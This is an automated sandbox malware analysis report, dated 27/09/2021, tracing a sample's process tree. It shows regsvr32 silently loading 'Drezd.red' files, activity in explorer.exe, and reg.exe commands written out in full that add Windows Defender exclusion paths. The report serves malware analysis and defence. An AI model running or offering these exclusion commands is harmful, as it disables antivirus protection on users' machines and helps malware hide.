Analysis Process: regsvr32.exe PID: 2952 Parent PID: 2848

General

Start time:	18:02:38
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0x6e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 2520 Parent PID: 2712

General

Start time:	18:02:39
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32 -silent ..\Drezd2.red
Imagebase:	0xffd20000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 2544 Parent PID: 2952

General

Start time:	18:02:40
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xdc0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: regsvr32.exe PID: 3060 Parent PID: 2520

General

Start time:	18:02:40
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-silent ..\Drezd2.red
Imagebase:	0x6e0000
File size:	14848 bytes
MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: reg.exe PID: 2976 Parent PID: 2544

General

Start time:	18:02:42
Start date:	27/09/2021

Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\ProgramData\Microsoft\Tououa' /d '0'
Imagebase:	0xff800000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: explorer.exe PID: 284 Parent PID: 3060

General

Start time:	18:02:42
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\explorer.exe
Imagebase:	0xdc0000
File size:	2972672 bytes
MD5 hash:	6DDCA324434FFA506CF7DC4E51DB7935
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

File Written

File Read

Analysis Process: reg.exe PID: 2132 Parent PID: 2544

General

Start time:	18:02:43
Start date:	27/09/2021
Path:	C:\Windows\System32\reg.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\reg.exe ADD 'HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths' /f /t REG_DWORD /v 'C:\Users\user\AppData\Roaming\Microsoft\Gnydpduzkfqu' /d '0'
Imagebase:	0xffcf0000
File size:	74752 bytes
MD5 hash:	9D0B3066FE3D1FD345E86BC7BCCED9E4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Registry Activities Show Windows behavior

Key Value Created

Analysis Process: WMIADAP.exe PID: 2988 Parent PID: 896

General

Start time:	18:03:19
Start date:	27/09/2021
Path:	C:\Windows\System32\wbem\WMIADAP.exe
Wow64 process (32bit):	false
Commandline:	wmiadap.exe /F /T /R
Imagebase:	0xff6f0000
File size:	182784 bytes
MD5 hash:	005247E3057BC5D5C3F8C6F886FFC10C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

Analysis Process: regsvr32.exe PID: 1704 Parent PID: 1672

General

Start time:	18:04:00
Start date:	27/09/2021
Path:	C:\Windows\System32\regsvr32.exe
Wow64 process (32bit):	false
Commandline:	regsvr32.exe -s 'C:\Users\user\Drezd.red'
Imagebase:	0xffd30000
File size:	19456 bytes
MD5 hash:	59BCE9F07985F8A4204F4D6554CFF708
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: regsvr32.exe PID: 2076 Parent PID: 1704

General

Start time:	18:04:00
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	-s 'C:\Users\user\Drezd.red'
Imagebase:	0xf30000
File size:	14848 bytes

MD5 hash:	432BE6CF7311062633459EEF6B242FB5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis